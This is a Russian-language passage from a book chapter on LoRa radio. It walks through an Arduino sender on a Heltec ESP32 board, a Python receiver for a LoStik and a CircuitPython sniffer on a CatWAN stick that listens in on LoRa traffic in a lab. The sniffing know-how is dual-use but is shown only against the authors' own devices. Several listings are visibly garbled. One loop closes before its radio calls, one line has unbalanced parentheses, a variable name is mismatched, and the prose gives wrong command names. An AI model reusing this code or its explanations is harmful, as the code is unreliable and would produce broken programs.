Начнем с программирования платы Heltec с помощью Arduino IDE. (Обратитесь к главе 7, чтобы познакомиться с Arduino.)

Установите среду разработки Arduino IDE, если у вас ее еще нет, а затем добавьте библиотеки Heltec для Arduino-ESP32. Это позволит вам программировать платы ESP32, такие как модуль Heltec LoRa, с помощью Arduino IDE. Для установки выберите **File > Preferences > Settings** (Файл > Предпочтения > Настройки), затем нажмите кнопку **Additional Boards Manager URLs** (Менеджер дополнительных плат). Добавьте в список следующий URL: https://resource.heltec.cn/download/package_heltec_esp32_index.json и нажмите **OK**. Затем выполните команды **Tools > Board > Boards Manager** (Инструменты > Плата > Менеджер плат). Найдите Heltec ESP32 и нажмите **Install** (Установить) для пункта Heltec ESP32 Series от Heltec Automation, который должен появиться в списке плат. Мы специально использовали версию 0.0.2-rc1.

Следующий шаг – установка библиотеки Heltec ESP32. Нажмите **Sketch > Include Library > Manage Libraries** (Скетч > Включить библиотеку > Управлять библиотеками). Найдите Heltec ESP32 и нажмите **Install** для строки Heltec ESP32 Dev-Boards от Heltec Automation. Мы использовали версию 1.0.8.

ПРИМЕЧАНИЕ *Вы можете найти наглядное руководство по установке поддержки Heltec Arduino-ESP32 по адресу https://heltec-automation-docs.readthedocs.io/en/latest/esp32+arduino/quick_start.html?highlight=esp32.*

Чтобы проверить, где сохранены библиотеки, нажмите **File > Preferences > Sketchbook location** (Файл > Свойства > Расположение блокнота скетчей). В Linux указанный там каталог обычно находится в `/home/<имя пользователя>/Arduino`, где вы должны найти подпапку `library`, содержащую такие библиотеки, как Heltec ESP32 Dev Boards.

Вам также, вероятно, потребуется установить драйвер VCP моста UART, чтобы плата Heltec отображалась как последовательный порт при подключении ее к компьютеру. Вы можете получить драйверы по адресу <https://www.silabs.com/products/development-tools/software/usb-to-uart-bridge-vcp-drivers/>. При работе в Linux убедитесь, что вы выбрали правильную версию для ядра, которое используете. Примечания к версии включают инструкции о том, как скомпилировать модуль ядра.

Обратите внимание: если вы вошли в систему как пользователь без полномочий root, вам может потребоваться добавить свое имя пользователя в группу имеющих право на чтение и запись файлов специальных устройств `/dev/ttyACM*` и `/dev/ttyUSB*`. Это потребуется для

доступа к функциям Serial Monitor из среды Arduino IDE. Откройте терминал и введите эту команду:

```
$ ls -l /dev/ttyUSB*  
crw-rw---- 1 root dialout 188, 0 Aug 31 21:21 /dev/ttyUSB0
```

Этот вывод означает, что владельцем группы файла является dialout (в вашем случае, вероятно, будет иное имя группы), так что вам нужно добавить свое имя пользователя в эту группу:

```
$ sudo usermod -a -G dialout <имя пользователя>
```

Пользователи, принадлежащие к группе dialout, имеют полный и прямой доступ к последовательным портам в системе. После добавления имени пользователя в группу у вас должен быть доступ, необходимый для этого шага.

Программирование модуля Heltec

Чтобы запрограммировать модуль Heltec, подключим его к USB-порту на нашем компьютере.

Убедитесь, что вы сначала подключили съемную антенну к основному модулю. В противном случае можно повредить плату (рис. 13.2).




Рис. 13.2. Heltec Wi-Fi LoRa 32 (V2) основан на ESP32 и SX127x и поддерживает Wi-Fi, BLE, LoRa и LoRaWAN. Стрелка указывает, где подключить антенну

В среде Arduino IDE выберите плату, нажав Tools/Board/WiFi LoRa 32 (V2), как показано на рис. 13.3.

Затем мы начнем писать программу Arduino, которая заставит модуль Heltec действовать как отправитель пакетов LoRa. Код настроит радиомодуль модуля Heltec и отправит простые полезные данные LoRa в цикле. Щелкните File/New и вставьте код из листинга 13.1 в файл.




Рис. 13.3. Выберите правильную плату в Arduino IDE: WiFi LoRa 32 (V2)

Листинг 13.1. Код Arduino, который позволяет модулю Heltec LoRa действовать как базовый отправитель пакетов LoRa

```
#include "heltec.h"
#define BAND 915E6
String packet;
unsigned int counter = 0;

void setup() { ❶
    Heltec.begin(true, true, true, true, BAND);
    Heltec.display->init();
    Heltec.display->flipScreenVertically();
    Heltec.display->setFont(ArialMT_Plain_10);
    delay(1500);
    Heltec.display->clear();
    Heltec.display->drawString(0, 0, "Heltec.LoRa успешно настроен!");
    Heltec.display->display();
    delay(1000);
}

void loop() { ❷
    Heltec.display->clear();
    Heltec.display->setTextAlignment(TEXT_ALIGN_LEFT);
    Heltec.display->setFont(ArialMT_Plain_10);
    Heltec.display->drawString(0, 0, "Отправка пакетов: ");
    Heltec.display->drawString(90, 0, String(counter));
    Heltec.display->display();
}
```

```

LoRa.beginPacket(); ❸
LoRa.disableCrc(); ❹
LoRa.setSpreadingFactor(7);
LoRa.setTxPower(20, RF_PACONFIG_PASELECT_PABOOST);
LoRa.print("He очень секретное сообщение LoRa ");
LoRa.endPacket(); ❺

counter++; ❻
digitalWrite(LED, HIGH); // включить светодиод (HIGH - высокое напряжение)
delay(1000);
digitalWrite(LED, LOW); // погасить светодиод (LOW - низкое напряжение)
delay(1000);
}

```

Сначала мы включаем библиотеки Heltec, которые содержат функции для взаимодействия с OLED-дисплеем на плате и микросхемами узла SX127x LoRa. Мы используем версию LoRa для США, поэтому определяем частоту равной 915 МГц.

Вызываем ❶ функцию `setup()`, которая, как вы помните, вызывается один раз, когда стартует проект Arduino. Здесь мы используем ее для инициализации модуля Heltec и его OLED-дисплея. Четыре логических значения в `Heltec.begin` включают встроенный дисплей; радио LoRa; последовательный интерфейс, который позволяет вам видеть выходные данные устройства с помощью Serial Monitor, о котором вкратце рассказывается; и PABOOST (передатчик большой мощности). Последний аргумент устанавливает частоту, используемую для передачи сигналов. Остальные команды внутри `setup()` инициализируют и настраивают OLED-дисплей.

Как и `setup()`, функция ❷ `loop()` является встроенной функцией Arduino и работает в бесконечном цикле, поэтому здесь мы размещаем нашу основную логику. Каждый цикл мы начинаем с печати строки `Sending packet:`, за которой следует счетчик на OLED-дисплее, чтобы отслеживать, сколько пакетов LoRa мы уже отправили.

Затем запускаем процесс ❸ отправки пакета LoRa. Следующие четыре команды ❹ настраивают радиомодуль LoRa: они отключают *проверку циклической избыточности* (cyclic redundancy check, CRC) в заголовке LoRa (по умолчанию CRC не используется), устанавливают коэффициент передачи на 7, мощность передачи – на максимальное значение 20 и добавляют в пакет фактическую полезную нагрузку (с помощью функции `LoRa.print()` из библиотеки Heltec). CRC – это значение фиксированной длины для обнаружения ошибок, которое помогает получателю проверять наличие повреждений пакета. Коэффициент передачи определяет продолжительность пакета LoRa в эфире. SF7 – это самое короткое время в эфире, SF12 – самое длинное. Каждый шаг увеличения показателя распространения удваивает время, которое требуется в эфире для передачи того же объема данных. Несмотря на замедление, более высокие коэффициенты передачи могут использоваться для передачи на большее расстояние. Мощность передачи – это мощность радиочастотной энергии в ват-

тах, которую будет излучать радиомодуль LoRa; чем она выше, тем сильнее будет сигнал. Затем мы отправляем пакет ❹, вызывая `LoRa.endPacket()`.

ПРИМЕЧАНИЕ Важно установить показатель распространения равным 7, если узлы LoRa находятся рядом друг с другом (в той же комнате или даже здании). В противном случае вы столкнетесь с серьезной потерей или повреждением пакетов. В нашем случае, когда все три компонента находились в одной комнате, было необходимо использование SF7.

Наконец, увеличиваем счетчик пакетов и включаем, а затем гасим светодиод на плате Heltec, чтобы указать, что мы только что отправили еще один пакет LoRa ❺.

Чтобы лучше разобраться в представленной здесь программе Arduino, мы рекомендуем изучить код библиотеки Heltec ESP32 LoRa и документацию по API: https://github.com/HelTecAutomation/Heltec_ESP32/tree/master/src/lora/.

Тестирование отправителя LoRa

Чтобы попробовать код, загрузите его в плату Heltec. Убедитесь, что вы выбрали правильный порт в среде Arduino IDE. Нажмите **Tools > Port** (Инструменты > Порт) и выберите порт USB, к которому подключен Heltec. Обычно это `/dev/ttyUSB0` или, в некоторых случаях, `/dev/ttyACM0`.

На этом этапе вы можете открыть консоль Serial Monitor, нажав **Tools > Serial Monitor** (Инструменты > Монитор последовательного порта). Мы перенаправили большую часть вывода на OLED-дисплей платы, поэтому консоль не нужна в этом упражнении.

Затем нажмите **Sketch > Upload** (Скетч > Загрузить), чтобы скомпилировать, загрузить и запустить код на плате. Теперь вы должны увидеть счетчик пакетов на экране платы, как показано на рис. 13.4.




Рис. 13.4. Плата Heltec, на которой запущен наш код и отображается номер отправляемого пакета

Настройка LoStik

Чтобы получать пакеты от платы Heltec, мы настроим LoStik как приемник LoRa (рис. 13.5). Мы использовали версию LoStik RN2903 (США), которая охватывает США, Канаду и Южную Америку. Советуем вам ознакомиться со следующей картой, на которой показаны частотные планы и правила LoRaWAN (и LoRa) по странам в проекте The Things Network: <https://www.thethingsnetwork.org/docs/lorawan/frequencies-by-country/>.




Рис. 13.5. LoStik поставляется в двух версиях: модули RN2903 (США) и RN2483 (ЕС) от Microchip. Убедитесь, что вы выбрали правильный вариант для вашего региона СЭ

Чтобы загрузить и поэкспериментировать с некоторыми примерами кода, предоставленными разработчиком LoStik, вы можете запустить эту строку:

```
$ git clone https://github.com/ronoth/LoStik.git
```

Для запуска примеров вам понадобится Python 3 и пакет pyserial. Можете установить этот пакет, указав диспетчеру пакетов pip на файл `requirements.txt` в каталоге `examples`:

```
# pip install -r requirements.txt
```

Подключив LoStik к компьютеру, введите следующую команду, чтобы узнать, какой дескриптор файла устройства ему был назначен:

```
$ sudo dmesg
```

...

```
usb 1-2.1: ch341-uart converter now attached to ttyUSB0
```

Его следует назначить на /dev/ttyUSB0, если у вас нет других подключенных периферийных устройств.

Разработка кода приемника LoRa

В текстовом редакторе, таком как Vim, введите следующий скрипт Python, который позволяет LoStik действовать как базовый приемник LoRa. Код будет отправлять команды конфигурации на радиочип LoRa (RN2903) в LoStik через последовательный интерфейс, чтобы заставить его прослушивать определенные виды трафика LoRa и выводить полученные пакетные данные в терминал. В листинге 13.2 показан наш код.

Листинг 13.2. Скрипт Python, который позволяет использовать LoStik как базовый приемник LoRa

```
#!/usr/bin/env python3 ❶
import time
import sys
import serial
import argparse
from serial.threaded import LineReader, ReaderThread

parser = argparse.ArgumentParser(description='LoRa Radio mode receiver.')
parser.add_argument('port', help="Serial port descriptor")
args = parser.parse_args()

class PrintLines(LineReader): ❷
    def connection_made(self, transport):
        print("serial port connection made")
        self.transport = transport
        self.send_cmd('mac pause')
        self.send_cmd('radio set wdt 0')
        self.send_cmd('radio set crc off')
        self.send_cmd('radio set sf sf7')
        self.send_cmd('radio rx 0')

    def handle_line(self, data): ❸
        if data == "ok" or data == 'busy':
            return
        if data == "radio_err":
            self.send_cmd('radio rx 0')
            return
        if 'radio_rx' in data: ❹
            print(bytes.fromhex(data[10:]).decode('utf-8', errors='ignore'))
        else:
            print(data)
            time.sleep(.1)
            self.send_cmd('radio rx 0')

    def connection_lost(self, exc): ❺
        if exc:
            print(exc)
        print("port closed")
```



```

def send_cmd(self, cmd, delay=.5): ❸
    self.transport.write('%s\r\n' % cmd).encode('UTF-8'))
    time.sleep(delay)

ser = serial.Serial(args.port, baudrate=57600) ❹
with ReaderThread(ser, PrintLines) as protocol:
    while(1):
        pass

```

Сценарий Python сначала импортирует необходимые модули ❶, включая последовательные классы LineReader и ReaderThread из пакета pyserial. Эти два класса помогут нам реализовать цикл чтения последовательного порта с использованием потоков. Затем мы настраиваем очень простой синтаксический анализатор аргументов командной строки ❷, через который передаем дескриптор файла устройства для последовательного порта (например, /dev/ttyUSB0) как единственный аргумент нашей программы. Мы определяем PrintLines ❸, подкласс serial.threaded.LineReader, который будет использовать наш объект ReaderThread. Этот класс реализует основную логику программы. Мы инициализируем все настройки радио LoStik внутри функции connection_made ❹, потому что она вызывается при запуске потока.

Следующие пять команд ❺ настраивают радиочасть LoRa чипа RN2903. Эти шаги напоминают шаги, которые вы предприняли для настройки радио LoRa на плате Heltec. Мы советуем вам прочитать подробное объяснение этих команд в «Руководстве пользователя по командам технологического модуля RN2903 LoRa» от Microchip (<https://www.microchip.com/wwwproducts/en/RN2903>).

Давайте рассмотрим каждую команду:

- `mac pause` – приостанавливает функционирование стека LoRa-WAN, чтобы вы могли настроить радио, поэтому мы начнем с этого;
- `radio set wdt 0` – отключает *сторожевой таймер* (Watchdog Timer), механизм, который прерывает радиоприем или передачу по истечении заданного количества миллисекунд;
- `radio set crc off` – отключает заголовок CRC в LoRa. Параметр `off` – наиболее распространенный;
- `radio set sf sf7` – устанавливает коэффициент передачи. Допустимые параметры: `sf7`, `sf8`, `sf9`, `sf10`, `sf11` или `sf12`. Мы устанавливаем коэффициент передачи `sf7`, потому что узел Heltec LoRa 32, который действует как наш отправитель, находится в той же комнате, что и получатель (помните, что короткие расстояния требуют небольшого коэффициента), также имеет коэффициент 7. Два коэффициента должны совпадать, иначе отправитель и получатель не смогут установить связь с друг с другом;
- `radio rx 0` – переводит радио в режим непрерывного приема; это означает, что радиомодуль будет слушать эфир, пока не получит пакет.

Затем мы переопределим функцию `handle_line` LineReader ❹, которая вызывается всякий раз, когда микросхема RN2903 получает новую строку из последовательного порта. Если значение строки в порядке или возвращается «занято», мы возвращаемся, чтобы продолжить прослушивание новых строк. Если эта строка является строкой `radio_egg`, это, вероятно, означает, что сторожевой таймер отправил прерывание. Значение сторожевого таймера по умолчанию составляет 15 000 мс, это означает, что если с начала приема приемопередатчика прошло 15 с без получения каких-либо данных, сторожевой таймер прерывает работу радио и возвращает `radio_egg`. Если это произойдет, мы вызываем `radio_tx 0`, чтобы снова установить радио в непрерывный режим приема. Ранее мы отключили сторожевой таймер в этом скрипте, но в любом случае рекомендуется обрабатывать это прерывание.

Если строка содержит `radio_tx` ❺, то она содержит новый пакет, полученный радиоприемником LoRa, и в этом случае мы пытаемся декодировать полезную нагрузку (все, начиная с байта 10 и далее, поскольку байты 0–9 переменной данных содержат строку `radio_tx`) как UTF-8, игнорируя любые ошибки (символы, которые не могут быть декодированы). В противном случае мы просто печатаем всю строку, потому что она, вероятно, будет содержать ответ от LoStik на некоторую команду, которую мы ему отправили. Например, если мы отправим ему команду `radio get crc`, он ответит строкой `on` или `off`, указав, включен ли CRC.

Мы также переопределяем метод `connection_lost` ❻, который вызывается при закрытии последовательного порта или при завершении цикла считывателя. Мы выводим на печать исключение `exc`, если работа программы прекращена из-за ошибки. Функция `send_cmd` ❼ – это просто оболочка, которая следит за тем, чтобы команды, отправляемые на последовательный порт, имели правильный формат. Она проверяет, что данные закодированы в UTF-8 и что строка заканчивается символами возврата каретки и новой строки.

В основной части скрипта ❽ мы создаем объект `Serial` с именем `ser`, который принимает дескриптор файла последовательного порта в качестве аргумента и устанавливает скорость передачи (скорость передачи данных по последовательной линии). RN2903 требует скорости 57600. Затем мы создаем бесконечный цикл и инициализируем `pyserial ReaderThread` с нашим экземпляром последовательного порта и классом `PrintLines`, реализуя нашу основную логику.

Запуск приемника LoRa

Подключив LoStik к USB-порту на нашем компьютере, мы можем запустить наш приемник LoRa, введя следующую строку:

```
# ./lora_recv.py /dev/ttyUSB0
```

Теперь мы должны увидеть сообщения LoRa, отправленные модулем Heltec:

```
root@kali:~/lora# ./lora_recv.py /dev/ttyUSB0
serial port connection made
4294967245
Not so secret LoRa message
Not so secret LoRa message
Not so secret LoRa message
Not so secret LoRa message
Not so secret LoRa message
```

Вы должны ожидать появления нового сообщения LoRa с той же полезной нагрузкой каждые несколько секунд, учитывая, как часто программа вызывает цикл модуля Heltec.

Превращаем USB-устройство CatWAN в сниффер LoRa

Теперь давайте настроим устройство, которое позволит нам перехватывать этот трафик LoRa. В USB-устройстве CatWAN (рис. 13.6) используется чип RFM95, и вы можете динамически настроить его на использование 868 МГц (для Европейского Союза) или 915 МГц (для США).




Рис. 13.6. USB-устройство CatWAN, совместимое с LoRa и LoRaWAN, основано на приемопередатчике RFM95. Стрелка указывает на кнопку сброса (RST)

Устройство поставляется в пластиковом корпусе, который необходимо снять, чтобы получить доступ к кнопке сброса. Подключив устройство к компьютеру, дважды быстро нажмите кнопку сброса. В проводнике Windows должен появиться USB-накопитель под названием USBSTICK, потому что CatWAN оснащен встроенной памятью.

Настройка CircuitPython

Загрузите и установите последнюю версию Adafruit CircuitPython по адресу https://circuitpython.org/board/catwan_usbstick/. CircuitPython – это простой открытый исходный язык, основанный на MicroPython, версии Python, оптимизированной для работы на микроконтроллерах. Мы использовали версию 4.1.0.

CatWAN использует микроконтроллер SAMD21, у которого есть загрузчик, упрощающий запись прошивки. Он использует формат USB-прошивки Microsoft (UF2), который представляет собой формат файла, применяемый для прошивки микроконтроллеров в USB-устройствах. Это позволяет вам перетащить файл UF2 на устройство USBSTICK. Это действие автоматически сбрасывает загрузчик. Затем устройство перезагружается и переименовывает встроенный накопитель в CIRCUITPY.

Вам также понадобятся две библиотеки CircuitPython: Adafruit CircuitPython RFM9x и Adafruit CircuitPython BusDevice. Вы можете найти их на https://github.com/adafruit/Adafruit_CircuitPython_RFM9x/releases и https://github.com/adafruit/Adafruit_CircuitPython_BusDevice/releases. Мы установили их с помощью `adafruitcircuitpython - rfm9x-4.x-mpy-1.1.6.zip` и `adafruit-circuitpython-bus-device-4.xmpy - 4.0.0.zip`. Номер 4.x относится к версии CircuitPython; убедитесь, что эти библиотеки соответствуют вашей установленной версии. Нужно будет разархивировать их и перенести файлы .mpy на CIRCUITPY. Обратите внимание, что для библиотеки шины файлы .mpy должны находиться в каталоге библиотеки шины, как показано на рис. 13.7. Файлы библиотеки помещаются в каталог lib, и есть подкаталог adafruit_bus_device для модулей I²C и SPI. Файл code.py, который вы создадите, находится в самом верхнем (корневом) каталоге памяти USB-устройства.

```
G:\>dir /s
Volume in drive G is CIRCUITPY
Volume Serial Number is 2821-0000

Directory of G:\

01/01/2000  12:00 AM  <DIR>          .fseventsd
01/01/2000  12:00 AM                0 .metadata_never_index
01/01/2000  12:00 AM                0 .Trashes
01/01/2000  12:00 AM  <DIR>          lib
01/01/2000  12:00 AM                92 boot_out.txt
09/04/2019   02:31 AM          1,044 code.py
                   4 File(s)              1,136 bytes

Directory of G:\.fseventsd

01/01/2000  12:00 AM  <DIR>          .
01/01/2000  12:00 AM  <DIR>          ..
01/01/2000  12:00 AM                0 no_log
                   1 File(s)                0 bytes

Directory of G:\lib

01/01/2000  12:00 AM  <DIR>          .
01/01/2000  12:00 AM  <DIR>          ..
08/26/2019   01:07 AM          8,741 adafruit_rfm9x.mpy
08/27/2019   11:58 PM  <DIR>          adafruit_bus_device
                   1 File(s)              8,741 bytes

Directory of G:\lib\adafruit_bus_device

08/28/2019   12:43 AM  <DIR>          .
08/28/2019   12:43 AM  <DIR>          ..
08/27/2019   11:58 PM          1,766 i2c_device.mpy
08/27/2019   11:58 PM          1,250 spi_device.mpy
08/27/2019   11:58 PM                0 __init__.py
                   3 File(s)              3,016 bytes
```

Рис. 13.7. Структура каталогов в памяти устройства CIRCUITPY

Затем мы настроим Serial Monitor (с той же функциональностью, что и Serial Monitor Arduino, о чем говорилось ранее). Для этого мы использовали PuTTY в Windows, потому что он работает намного лучше, чем любой другой эмулятор терминала, который мы тестировали. Установив PuTTY в вашей системе, определите правильный COM-порт, открыв диспетчер устройств Windows и перейдя к портам (COM и LPT), – рис. 13.8.




Рис. 13.8. Настройка PuTTY для подключения к последовательной консоли на COM4, который мы определили в диспетчере устройств как порт, используемый устройством CatWAN. Ваш COM-порт может отличаться

Отключите и снова подключите CatWAN к компьютеру, чтобы определить правильный COM-порт. Этот прием работает, потому что вы увидите, какой COM-порт исчезает в диспетчере устройств, когда вы его отсоединяете, и появляется снова, когда снова его подключаете. Затем на вкладке **Session** (Сеанс) выберите **Serial** (Последовательный порт). Введите правильный COM-порт в поле **Serial line** (Последовательный канал) и измените скорость передачи данных на 115200.

Разработка сниффера

Для написания кода CircuitPython мы рекомендуем вам использовать редактор MU (<https://codewith.mu/>). В противном случае изменения в памяти CIRCUITPY могут не сохраняться правильно и в реальном времени. При первом запуске MU выберите режим Adafruit CircuitPython.

Вы также можете изменить режим позже, используя значок режима в строке меню. Запустите новый файл, введите код из листинга 13.3 и сохраните файл на диске CIRCUITPY, используя имя code.py. Обратите внимание, что имя файла важно, потому что CircuitPython будет искать файл кода с именем code.txt, code.py, main.txt или main.py в этом порядке.

Когда вы впервые сохраняете файл code.py на диске и каждый раз, когда вы вносите изменения в код с помощью MU, редактор автоматически запускает эту версию кода в CatWAN. Вы можете отслеживать это выполнение, используя последовательную консоль с PuTTY. Используя консоль, можете нажать клавиши **Ctrl+C**, чтобы прервать программу, или **Ctrl+D**, чтобы перезагрузить ее.

Программа аналогична базовому приемнику LoRa, который мы представили с LoStik. Основная особенность заключается в том, что она постоянно применяет разные коэффициенты передачи, чтобы увеличить шансы прослушивания различных типов трафика LoRa.

Листинг 13.3. Код CircuitPython для USB-устройства CatWAN, выступающего в качестве базового сниффера LoRa

```
import board
import busio
import digitalio
import adafruit_rfm9x

RADIO_FREQ_MHZ = 915.0 ❶
CS = digitalio.DigitalInOut(board.RFM9X_CS)
RESET = digitalio.DigitalInOut(board.RFM9X_RST)
spi = busio.SPI(board.SCK, MOSI=board.MOSI, MISO=board.MISO)
rfm9x = adafruit_rfm9x.RFM9x(spi, CS, RESET, RADIO_FREQ_MHZ) ❷
rfm9x.spreading_factor = 7 ❸

print('Ожидаем пакеты LoRa...')
i = 0
while True:
    packet = rfm9x.receive(timeout=1.0, keep_listening=True, with_header=True) ❹
    if (i % 2) == 0:
        rfm9x.spreading_factor = 7
    else:
        rfm9x.spreading_factor = 11
    i = i + 1

    if packet is None: ❺
        print('Ничего нет. Продолжаем прослушивать...')
    else:
        print('Received (raw bytes): {0}'.format(packet))
        try: ❻
            packet_text = str(packet, 'ascii')
            print('Received (ASCII): {0}'.format(packet_text))
        except UnicodeError:
            print('пакет содержит не-ASCII символы')
```

```
rss_i = rfm9x.rssi ❷  
print('Уровень принятого сигнала: {0} dB'.format(rssi))
```

Сначала импортируем необходимые модули, как мы обычно делаем это в Python. Модуль платы содержит имена основных выводов платы, которые могут отличаться от платы к плате. Модуль `busio` содержит классы, поддерживающие несколько последовательных протоколов, включая SPI, который использует CatWAN. Модуль `digitalio` обеспечивает доступ к базовому цифровому вводу/выводу, а `adafruit_rfm9x` – наш основной интерфейс к приемопередатчику LoRa RFM95, который использует CatWAN.

Мы установили радиочастоту на 915 МГц ❶, потому что используем версию CatWAN для США. *Всегда проверяйте частоту, соответствующую вашей версии модуля.* Например, установите частоту 868 МГц, если вы используете версию модуля для ЕС¹.

Остальные команды настраивают шину SPI, подключенную к радиомодулю, в частности выходы выбора микросхемы (CS) и сброса, что требует инициализации нашего класса `rfm9x` ❷. Шина SPI использует контакт CS, как описано в главе 5. Этот класс определен в модуле `RFM95CircuitPython` по адресу https://github.com/adafruit/Adafruit_CircuitPython_RFM9x/blob/master/adafruit_rfm9x.py. Стоит изучить исходный код, чтобы лучше понять, как именно работает этот класс.

Самая важная часть инициализации – это настройка коэффициента передачи ❸. Мы начинаем с SF7, но позже, в основном цикле, переключаемся на другие режимы, чтобы увеличить шансы перехватывать все типы трафика LoRa. Затем начинаем опрос чипа на предмет новых пакетов внутри бесконечного цикла, вызывая `rfm9x.receive()` ❹ со следующими аргументами:

- **`timeout = 1.0`** – означает, что чип будет ждать до одной секунды для пакета, который нужно получить и декодировать;
